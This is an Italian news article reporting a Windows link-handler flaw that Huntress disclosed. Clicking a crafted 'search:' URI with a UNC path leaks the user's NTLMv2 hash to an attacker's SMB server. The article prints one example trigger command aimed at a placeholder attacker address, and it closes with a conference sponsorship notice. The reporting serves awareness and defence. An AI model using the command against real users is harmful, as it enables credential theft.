


Una nuova vulnerabilità di Windows permette agli aggressori di ottenere l'hash NTLMv2 dell'utente con un clic su un collegamento, bypassando anche le protezioni di Defender. Il problema è simile a CVE-2026-33829 e sfrutta il gestore di collegamenti integrato nel sistema operativo.
Un clic su un collegamento in Windows può essere sufficiente affinché il computer trasmetta i dati ad un ipotetico aggressore in alcune specifiche condizioni. Il problema non è legato ad un malware o ad una complessa catena di exploit, ma al normale gestore di collegamenti integrato nel sistema.
Gli specialisti di Huntress hanno rivelato i dettagli di un problema non risolto attraverso il quale un utente malintenzionato può ottenere l’hash NTLMv2 di un utente. La nuova variante rilevata è simile al CVE-2026-33829, una vulnerabilità nell’app Windows Snipping che Microsoft ha corretto ad aprile 2026.

Nello specifico, il CVE-2026-33829 che ha uno score CVSSv3 medio pari a 5.0, ha interessato il gestore ms-screensketch: e ha consentito l’estrazione di dati sensibili.
Come descritto da Microsoft, un utente malintenzionato potrebbe convincere un utente a fare clic su un collegamento appositamente predisposto in un browser, in una pagina Web o in un’e-mail. Una volta che l’utente ha accettato di eseguire tale collegamento, il computer si connetterebbe al server SMB dell’aggressore e potrebbe rilevare l’hash NTLMv2, che potrebbe essere utilizzato per accedere al sistema della vittima.

Il problema relativo alla precedente vulnerabilità era il gestore del collegamento che accettava il parametro filePath, ma non controllava il percorso passato. Se il parametro includeva un percorso di rete UNC, Windows effettuava l’accesso alla risorsa specificata avviando l’autenticazione NTLM.
Il nuovo problema produce lo stesso risultato, ma utilizza un gestore diverso. Invece di ms-screensketch: e del parametro filePath, vengono utilizzati i parametri search: schema e crumb=location:. Un esempio di tale comando è questo: start “” “search=test&crumb=location:\10.0.1.100\share”
Il problema è stato riprodotto su Windows 11 25H2 Pro. Il test ha utilizzato un account normale senza diritti di amministratore, con la protezione Microsoft Defender abilitata per impostazione predefinita. Dalla parte dell’aggressore c’era un server con lo strumento Responder, che riceveva immediatamente i dati dell’utente dopo aver lanciato il search: link con il parametro crumb=location: e il percorso di rete SMB.
La particolarità dell’attacco è che l’utente vede solo un messaggio standard di Windows sull’impossibilità di accedere al dispositivo, al percorso o al file. A quel punto, l’hash ha già lasciato il computer. Huntress nota che la fuga di dati, si verifica al primo avvio di una sessione di accesso e che ripetuti tentativi prima che l’utente si disconnetta dall’account restituiscano già un rifiuto di accesso.
L’hash raccolto non è una password in chiaro, ma è comunque preziosa per un attacco. Huntress ha segnalato il problema al Microsoft Response Center il 15 aprile 2026, il giorno successivo al rilascio della patch. Microsoft ha rifiutato di rilasciare una correzione e un identificatore CVE separato, dato che il problema risultava della stessa natura della prima segnalazione.

Sono ufficialmente aperte le adesioni al Program Sponsor della Red Hot Cyber Conference 2027, la sesta edizione dell’evento annuale gratuito promosso dalla community di Red Hot Cyber per diffondere cultura, competenze e consapevolezza sui temi della cybersecurity, dell’innovazione e delle tecnologie digitali. La Conference si terrà a Roma, martedì 18 e mercoledì 19 maggio 2027, presso l’Auditorium del Seraphicum, nel cuore del quartiere EUR, con una giornata dedicata ai workshop pratici e alle attività tecniche e una seconda giornata interamente dedicata alla conferenza.
Anche per il 2027, le aziende potranno scegliere di sostenere concretamente il progetto attraverso il Program Sponsor, partecipando alla crescita di un appuntamento che mette in relazione professionisti, aziende, istituzioni, studenti, ricercatori e appassionati di tecnologia. Il programma prevede la possibilità di aderire come Sponsor Sostenitore, una formula pensata per le aziende che desiderano essere tra le prime realtà a credere e contribuire alla realizzazione della nuova edizione, oppure attraverso i tre consueti livelli di sponsorizzazione Platinum, Gold e Silver. Ogni livello di sponsorizzazione acquistato, sarà accompagnato da un pacchetto Advertising, con l'opportunità di visibilità attraverso articoli, banner e contenuti all’interno del circuito editoriale di Red Hot Cyber.
Le aziende interessate a conoscere le formule disponibili, il Media Kit e tutte le opportunità previste dal Program Sponsor 2027 possono richiedere informazioni scrivendo a [email protected].